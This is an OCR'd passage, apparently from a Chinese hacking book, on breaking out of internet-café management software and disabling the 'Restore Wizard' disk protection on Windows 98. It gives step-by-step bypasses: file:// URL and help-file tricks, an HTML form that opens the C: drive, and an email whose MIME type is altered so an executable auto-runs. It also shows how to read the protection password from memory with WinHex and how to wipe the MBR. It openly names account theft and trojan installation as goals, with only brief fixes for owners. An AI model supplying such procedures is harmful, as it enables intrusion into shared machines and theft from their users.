很快 **IE** 地址栏的这个破解方法就被网吧管理软件的作者屏蔽了。不过，别忘了我们还有其他的浏览器。每个网吧基本上都装 **Winamp**，因为用它听 **MP3** 实在是不错的选择，其实 **Winamp** 除了可以放 **MP3** 外，它还带了个浏览器，打开 **Winamp** 主窗口，按下"**Alt+T**"或者点击右键后选择"迷你浏览器"就可以把它打开了（如图 **6-2**），然后就可以把上面说的特殊地址再试试看了，这个方法在一些比较新的网吧管理软件中都还有用。



图 6-2 Winamp 成帮手

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

解决地址栏破解法的根本办法就是升级网吧管理软件，还有就是删除 **Winamp** 等其他软件带的浏览器。

6.2.2 QQ 破解法

这个方法要求用户至少有两个 **QQ**，而且要使用的低版本的 **QQ**（不能是 **2003** 之后的版本）。这种方法很简单，具体来说就是先开两个 **QQ**，然后用一个 **QQ** 给另一个 **QQ** 传送文件，接收并保存到自己想去的地方，然后在提示“是否转到该文件所在目录”时，选“是”就可以进入磁盘的任何位置，这也就破解了网吧管理软件。解决这个漏洞的方法是升级 **QQ** 版本，然后禁止用户安装程序（否则用户只要安装一个低版本的 **QQ** 就可以了），当然要做到禁止用户安装程序这本身就是网吧管理软件的问题，而且是一个可以破解的问题，这将在后面继续讨论。

6.2.3 利用帮助文件

虽然网吧管理软件限制了很多程序的运行，但至少还要运行 **IE** 吧，还有 **Windows** 自带的那些小游戏一般也允许运行。只要可以运行这些程序，点击“帮助”菜单下的“目录和索引”就可以开启一个微软的帮助文件了。在帮助文件左上角那个带这个小问号的图标上点击左键，就可以打开系统菜单（快捷键 **Alt+**空格也可以达到同样的目的），然后选择“跳至 **URL**”，就会出现一个小对话框（如图 **6-3** 所示），在这个对话框里输入你想进入的文件夹，比如“**C:\Windows**”，回车后帮助文件就跳到该文件夹去了。




图 6-3 帮助也可以利用

这个破解方法很长一段时间里都曾经是网吧管理软件的克星，但其实它的解决办法是很简单的，那就是把所有 **Windows** 的帮助文件，包括 **Windows** 自带的那些程序的帮助文件全部删除，这样就没办法运行帮助程序了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



6.2.4 网页破解法

由于网吧里的电脑都是装的 **Windows 98**，而 **Windows 98** 的 **IE** 的版本是比较低的，所以很多在线破解网吧管理软件的方法，都利用了低版本 **IE** 的漏洞。

网页破解法要求用户访问一些特殊的网页，这些网页可以是用户自己做好后放在网络服务器上的，也可以是网上已有的一些其他人做的该类网页。下面我们来看个简单的例子。这是个进入文件系统的网页，很简单，内容如下：

```
<form action = "file:///c|/" method="GET" target = "_blank" name = "在线进入 c"><p><input type = "submit" value = "c:盘" name = "在线进入 c"></p></form>
```

这几句代码构造了一个表单，表达式提交到系统 **C** 盘，所以只要点击“**C:盘**”那个按钮，就转到 **C** 盘去了，其它盘类似。

网络中还有很多其它的在线破解网页，有些是针对某个特定的网吧管理软件而做的，比如《美萍网管》的密码破解网页、《方竹网管》的密码破解网页等，这些网页设计到这些独特的网吧管理软件的程序的漏洞，所以要复杂很多。

6.2.5 E-mail 破解法

E-mail 有一个厉害的招数那就是附件破解法。这个破解法和病毒很类似，它利用了 **Windows 98** 下自带的 **IE** 的 **MIME** 漏洞来自动运行程序，至于运行什么程序，是木马，还是工具，可以由自己决定。这个方法首先要在另外一台电脑（比如学校的机房）里构造一封特殊的 **E-mail**，该 **E-mail** 可以用 **Outlook Express** 或 **Foxmail** 等工具构造，其实就是一封发给自己的 **E-mail**，附件是想运行的程序，比如 **Msconfig.exe**，然后把该 **E-mail** 另存为一个文件，再用文本编辑器打开 **EML** 文件，找到类似这样的两行：

```
Content-Type: application/x-msdownload;
name="msconfig.exe"
```

这两行是附件的 **MIME** 头里指明附件的格式的，把它们改成：

```
Content-Type: audio/x-wav;
name="msconfig.exe"
```

这样改了之后，附件的格式就变成声音文件了（当然也可以改成图片文件、文本文件等），然后再把该 **E-mail** 发送出去。就在想破解的网吧的电脑上打开该 **E-mail**，点击附件，**IE** 会把附件作为一个声音文件处理，自动调用相应程序去播放，但实际上却是个可执行文件，所以就把它运行了。这就是著名的 **MIME** 漏洞，在 **Windows 98** 自带的 **IE** 上是必杀的。其实这跟很多病毒传播方法的原理是相同的。

解决这个漏洞的办法是把 **IE** 升级到 **6.0** 版以上，同时安装一个杀毒软件，因为很多杀毒软件可以杀掉类似这样传播的病毒。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.2.6 快捷方式法

“快捷方式”是 Windows 系统下的一种特殊文件，它们只想另外一个文件，但执行快捷方式和执行该文件是等效的。打开 IE，单击“查看”→“浏览栏”→“文件夹”，浏览器左边就出现了树状文件目录，这样我们就进入了文件系统。如果还是进不了 C 盘，就是网吧管理软件把 C 盘写保护或通过修改注册表把磁盘隐藏起来了。如果是这样也不要怕，单击“桌面”（或其它磁盘或“我的文档”），右边就出现了原来的 Windows 桌面（哪怕它把桌面隐藏了），然后单击左上角的“文件”→“新建快捷方式”，出现“创建快捷方式”向导，单击浏览（如图 6-4），这时，不管有没有隐藏或限制 C:盘，都会出现 C:盘，现在可以选择想要执行的任何程序，确认后，我们就建立了一个指向该程序的快捷方式，双击此快捷方式图标，就运行了想要运行的程序。




图 6-4 快捷方式最好用

其实使用这个方法的前提是要能看到桌面，所以针对这个方法解决的办法就简单了，可以通过修改注册表实现，隐藏 IE 中的“文件”和“工具”菜单：在"HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" 位置下，新建两个名为 "NoFileMenu" 和 "NoFolderOptions" 的 REG_DWORD，并把其值设为"1"。最后禁用注册表编辑器，并用 ghost 对 C 盘进行备份。

6.2.7 WinRAR 破解法

WinRAR 是现在网络上非常流行的一个压缩/解压缩软件，而它的主界面本身就像一个文件浏览器，可以看到文件系统里的所有文件，因此这就给破解者带来了机会。

首先要运行 WinRAR（如果没有的话可以到网上下载一个，如果连下载或安装的权限都没有的话，通过上面介绍的 MIME 漏洞法运行一个），在主菜单中选择更改驱动器，然后输入“C:”这样就进入了系统盘

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（这和地址栏法是同一个原理），接着我们进入到“**C:\Windows\SYSTEM**”目录下，找到“显示桌面**.scf**”这个文件并运行，这时整个桌面会回到原来 **Windows** 的桌面，如果该文件没有了的话，我们可以自己建一个，只要在 **WinRAR** 里随便找个文件（比如 **a.txt** 之类的），点击右键后选“编辑文件”，然后把文件内容改为如下内容：

```
[Shell]
Command = 2
IconFile = explorer.exe,3
[Taskbar]
Command = ToggleDesktop
```

保存后再点击右键选“重命名”，改名为“显示桌面**.scf**”就可以了（如图 **6-5**）。




图 6-5 WinRAR 也不放过

当然通过这个方法还可以运行其它程序，不过回到了原来 **Windows** 下的桌面后再做其它事都没问题了。

6.2.8 Msconfig 破解法

前面介绍 **MIME** 漏洞破解法时顺便提到了 **Msconfig.exe** 这个程序，它的名字叫“系统配置实用程序”，是 **Windows98** 自带的一个系统程序。它在 **Windows98** 下的功能是非常强大的，可以改变启动项（比如禁用网吧管理软件），可以进入文件系统（通过菜单可以跳到 **font** 目录等其他系统目录）。当然要想发挥它强大的功能，首先就要想办法运行它，其实只要能进入文件系统就可以直接运行它了。前面几节介绍的“地址栏法”、“输入法漏洞”、“**QQ** 破解”、“网页破解”等讲了怎么进入文件系统，而前面介绍的“**MIME** 漏洞法”、“快捷方式法”则可以直接运行程序了，也可以通过这两种方法来运行 **Msconfig**。

如果用上面说的方法还是没法运行 **Msconfig** 程序的话，下面还有一个“杀手锏”。根据笔者在多个网吧的试验证明，只要系统上有 **Msconfig.exe** 文件就可以。具体操作如下：打开 **IE**，选择“文件”菜单，单击“打开...”，出现打开对话框，输入“**c:\Windows\system\Msconfig.exe**”（这是 **Msconfig.exe** 在 **Windows 98** 系统中的绝对路径）（如图 **6-6**）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-6 直接指向某个文件

然后单击“确定”，这时加入系统上存在该程序的话，**IE** 会把它当作文件下载，并且弹出对话框询问是“保存在本地”还是“按默认方式打开”，这里我们选择“按默认方式打开”，**IE** 就会自动运行 **Msconfig** 了，接下来的就是运用这个程序。

解决 **Msconfig** 破解法的办法和解决“输入法漏洞”的办法一样，就是把系统中的 **Msconfig.exe** 删除或者改名，同时系统中其他比较危险的程序，比如 **Regedit.exe**、**Deltree.exe** 和 **Format.com** 等等也最好删除或改名。

6.2.9 “打开方式”破解法

双击一个没有进行文件关联过的文件，会弹出文件打开方式对话框，单击其他选项，这时会弹出打开文件的面板，在文件名里输入“**c:**”，可以进入系统盘。类似地，如果可以下载文件的话，在 **IE** 里单击下载文件后，在另存为面板里虽然看不到 **C**：系统盘，但一样可以输入“**C:**”文件名，保存下载的文件。下一次再下载文件存盘时，就可以看到系统 **C** 盘了。

6.2.10 智能 ABC 带来的漏洞

智能 **ABC** 输入法程序是很多网友的首选输入法，一般网吧都会安装它，但它却有一个致命的漏洞，这个漏洞能够使程序出错，进而能进入真正的系统。具体操作如下：开机后要求输入用户名和密码，这时调出智能 **abc** 输入法，先输入 **v**，再按一下↑，接着按一下 **del** 键，之后按空格或者回车，**Windows** 马上会弹出出错对话框提示一个溢出错误（如图 **6-7**），然后网吧管理软件就被强行杀死了，真正的系统出现在眼前。这个漏洞并不是网吧管理软件的漏洞，而是由智能 **ABC** 引起的，所以对现在市面上的所有网吧管理软件都有效，解决的方法只有卸载智能 **ABC**（不过估计不大实际，很多上网用户都是用它打字）。




图 6-7 智能 ABC 造成美萍崩溃

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.3 还原精灵的破解

“还原精灵”是一款国产软件，安装后每次开机都可以选择保存或者还原数据，提供不还原、自动还原、手动还原、定时还原和资料转储五种还原方式。安装该软件后硬盘会受到完全的保护，并在 **Windows** 系统底层随时监视硬盘工作，“实时”更新资料备份，若发生病毒感染电脑的情形，重新启动计算机选择还原，病毒随即就会消失得无影无踪。

那么要怎么破解还原精灵呢？可能读者会说直接把它卸载不就可以了，但实际上通过卸载软件的方法是无法解决这个问题的，因为在卸载的时候也需要输入密码才行（如图 **6-8**）。这么说来获取还原精灵的密码或者破坏它的密码验证机制就成了破解还原精灵的关键了。




图 6-8 这个密码是什么呢

6.3.1 绕过还原精灵

如果只是想临时性安装一个软件，但安装该软件要求重新启动，肯定会被还原精灵还原，我们可以采用一个临时的解决方法。这个方法可以绕过还原精灵，也就是不让它在电脑重起时还原数据。

由于还原精灵在电脑重起（或开机）是硬盘的主引导区来引导的，所以如果想绕过还原精灵的话，就要绕过硬盘的主引导区的执行，而在 **Windows** 下确实有这样的功能。操作方法如下：安装一个新程序后，该软件提示要求重启计算机，此时不要点击“确定”按钮，选择“以后重启”。然后在“开始”→“关闭系统”中选择“重新启动计算机”，注意此时一定要按住“**Shift**”键不放。这样计算机将直接重新加载系统程序，而不加载硬盘的主引导区，从而绕过还原精灵的保护。

如果这样不行的话，可以在“网络属性”里随便改一种登录方式，这样重启的话将会“快速重新启动”，也就是说能跳过还原卡或还原精灵的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

该方法很适合临时性想安装某个软件的情况，但很显然，不适合安装木马，因为木马安装好后肯定不是只重起一次的。

6.3.2 还原精灵清除器

虽然不能直接卸载还原精灵（因为需要密码），但是可以采用间接的方法卸载它。也许是不少人都曾经为忘记还原精灵的密码而困扰，所以网上有人专门写了清除还原精灵的程序“还原精灵清除器”，这个程序运行以后能直接清除还原精灵的密码。不过需要注意，由于还原精灵是在硬盘最重要的主引导记录 **MBR** 里面做的文章，而如果主引导记录被破坏了的话系统将不能启动，严重的话还可能引起找不到分区这样严重的问题，所以使用这个还原精灵清除器有一定的危险。程序的使用非常简单，只要运行后点击“清除”就可以了（如图 **6-9**）。




图 6-9 还原精灵密码一扫而空

虽然在网吧里用户可能不会在意是否会破坏主引导记录，但这样做还是存在着危害，因为用还原精灵清除器清除还原精灵后，即使装好了木马或其他程序，也无法把还原精灵恢复到原来的设置去了（不知道原来的密码）。

6.3.3 重写主引导扇区

这个方法和使用《还原精灵清除器》的效果很相像，还原精灵会截取系统的底层功能调用，在硬盘的主引导区留下自己的痕迹。硬盘的主引导区存放的是系统的主引导信息、分区信息，一般说来病毒对它非常感兴趣。如果我们能先于还原精灵占有硬盘的主引导扇区（**MBR**），那么我们就可以对硬盘拥有最大的管理权限，换句话说，还原精灵已经被“干掉”了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

依据如上原理，用 **fidisk/mbr** 命令重写主引导扇区（如图 **6-10** 所示），然后重新启动计算机，这样还原精灵就没有了。不过同使用还原精灵清除器一样，这个方法很容易暴露。




图 6-10 重写主引导扇区

这样，无需任何软件，简单的几下就可以得到还原精灵的密码！反过来讲任何人用这个方法都可以得到还原精灵的密码，包括受限制的用户！所以网吧老板要保存好密码读取工具 **readpwd.exe**，将它改名隐藏或干脆删除，否则是非常不安全的。

6.3.5 读取密码法

一般来说，**Windows** 在判断一个密码是否正确时，总是会把正确的密码在内存中和错误密码作比对，通过这样的原理，在内存中是存在正确密码的（不过存在的时间长短不定），而且是在输入的错误密码附近。当然，这个方法不是万能的，如果比对的时间过程太短或者密码停留内存的时间很短，那就不能找出。因为内存中原来密码的位置已经换了数据了。而恰好还原精灵存在内存中存放明文密码的漏洞，也就是说还原精灵的密码是直接存在内存中的，因此只要找出那块内存，就可以找到真正的密码了。这里有两个方法可以选择。




图 6-11 轻松获得密码

一种方法是使用还原精灵密码读取软件，使用该软件可以轻松地得到还原精灵的密码。该软件使用方

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

法很简单，只要打开还原精灵的“更改密码”的窗口或“检查管理员密码”的窗口，然后无需输入任何密码，只要点击该软件的“读取”按钮，就会自动从还原精灵的内存中读取密码，可以说是傻瓜化的操作了（如图 **6-11**）。

另一种方法是使用 **WINHEX** 来读取内存，这个方法麻烦一些，但效果一样。具体操作如下：

1. 下载一个 **WINHEX** 的软件，然后解压。这是一个功能非常强大的 **Windows** 下十六进制编辑器，还具有优秀的内存编辑功能。

2. 右键点击屏幕右下角的还原精灵图标，选设定参数、更改密码。然后在原始密码处随便输入密码（比如 **888888**），再在修改的密码处和确认密码处输入相同的另外一个密码（如 **999999**），点“确定”。

3. 我们胡乱输入了密码，所以旧密码是不会正确的，此时会弹出对话框，提示密码不正确，注意千万不要点击“确定”按钮。然后，不要关闭这个窗口。执行 **WINHEX.EXE**，选 **OPEN RAM** 或在 **TOOLS** 菜单中选 **RAM EDITOR**，然后双击 **HDDGMON** 那项，再双击主要内存或 **ENTIRE MEMORY**，点 **OK**。

4. 点击望远镜图标，输入刚才的原始密码 **888888**，点查找。这时在窗口右边的数据区就出现了 **888888**，在这个数据上下寻找一下，很明显就能找到还原精灵的密码（注意大小写）。

5. 如果没有找到，就去双击 **HDDGMON**，在出现的另外两个芯片图标里寻找，就会找到。

容易看出这两种方法的原理其实是一样的，只不过还原精灵密码读取软件把一切操作都简化了。通过这两种方法来读取还原精灵的密码是最好的破解还原精灵的方法，而且不容易暴露。

6.3.6 网络版还原精灵破解

网吧要是装上了网络版的还原精灵就算有密码，能做的也只是卸载，不能转存，过些时间管理员发现了，还不一样安装上去，到时候什么都完了。

不过我们还是有办法来破解的，这就要用到网上的另外一个破解软件“飞鱼制作”了。首先，下载完毕后，先关闭杀毒软件，避免操作失败。然后运行“飞鱼制作”，看到右下角有单机版还原精灵的图标出现，这就是单机版的还原精灵了。我们也可以更改密码（无须旧密码），直接打上自己想要的密码。在这里要注意，不可以更改参数，必须转存一次（不过要重启）把自己需要做的做好，再转存，当进入 **Windows** 系统的时候，图标就不见了，要再操作一次，就这么简单，那是把“还原方式”改成“不还原”的成功界面。

6.3.7 小结

通过这一节的内容，可以发现，还原精灵虽然是个很优秀的软件，但也是可以破解的，现在的网吧基本上都装还原精灵，如果想要在网吧盗号的话，就必须先突破还原精灵的限制。当然，反过来说，网吧老板要防止网吧盗号情况出现的话，就要加强对还原精灵本身的保护，不让用户进入文件系统（这样就不能安装程序、卸载还原精灵），同时把密码读取工具 **Readpwd.exe** 改名隐藏或干脆删除。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.4 破除美萍的限制

美萍网管也是被网吧管理员经常使用的管理软件，如果要破解它，就要做到“知己知彼”，所以我们先来了解一下美萍。美萍软件是由“美萍网管大师”和“美萍电脑安全卫士”共同构成的，其中“美萍网管大师”是服务器端，安装在管理者的电脑上。“美萍电脑安全卫士”是客户端，安装在网吧的其他电脑上。

美萍有注册和未注册之分，而且同样是注册的美萍又有限制级别之分。不过对于恶意破解者来说，就只有好破的和不好破的两种。言归正传，想要破解美萍最重要的几个工具就是：**Control.exe**，**Regedit.exe**，**Msconfig.exe**。有了这几种神兵利器可以想干什么就能干什么。工具是要用，可是人家不让用怎么办？用下面这些方法可以试试看：

6.4.1 利用地址栏

在美萍中限制最差的只要在 **IE** 的地址栏里敲入“**file:///c:/Windows/control.exe**”，就可以调出控制面板。如果是 **Windows98**，那么点一下向上的按纽就可以调出我的电脑。

还有个办法就是在 **IE** 地址栏随便输入一个不存在的网址，**IE** 窗口出现“该页没法显示”的提示，选取“查看/源文件”命令，打开记事本，查找“**href**”，将**<A href=**后面双引号“”间的内容删除，改为“**c:**”，选取“文件/另存为”，在“另存为”对话框文件名栏输入“**c:\Windows\favorites\abc.htm**”，保存类型选“所有文件”点击“保存”退出，然后在收藏夹处单击“**abc** 项目”，再单击窗口中有下划线的超链接，就进入 **C** 盘了。这个方法的成功率高些。

6.4.2 IE 菜单法

IE 是美萍没有屏蔽的软件之一，它的各个菜单有很大的利用价值，通过它们能够进入文件系统，或者运行系统中被禁止运行的程序。

运用一：单击 **IE** 的“文件”下拉菜单，然后点“打开”，接着点击“浏览”，是不是什么文件都可以看见？选择想要的文件，点一下“确定”，看能否打开。如果不行请把“以 **WEB** 文件夹方式打开”的单选框选上再试一次，这时会跳出一个提示框：“**IE** 无法将某文件作为 **WEB** 文件夹打开，是否按默认方式查看？”，选取“是”将会跳出文件下载提示框询问如何处理该文件，选中“在当前位置运行该程序”单选框，然后点一下“确定”会出现一个安全设置警告提示框，再点一下“是”，就可以运行该程序了。

运用二：单击收藏下拉菜单中的“整理收藏夹”命令，在弹出的对话框右侧选取其中不常用的项目，再把左侧“允许脱机使用”复选框选上，即会出现“属性”按钮，单击此按钮，弹出属性对话框，在属性对话框的 **URL** 栏中将网址删除，改为“**c:**”（没有引号），单击“确定”保存退出（如图 **6-12**），再单击浏览器左侧刚才修

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

改的项目，即可进入资源管理器的界面。




图 6-12 IE 菜单也可使用

运用三：在 **IE** 窗口中选取“查看”→“浏览栏”→“文件夹”命令，单击“我的文档”或“我的电脑”，这时 **IE** 窗口即变为资源管理器窗口。

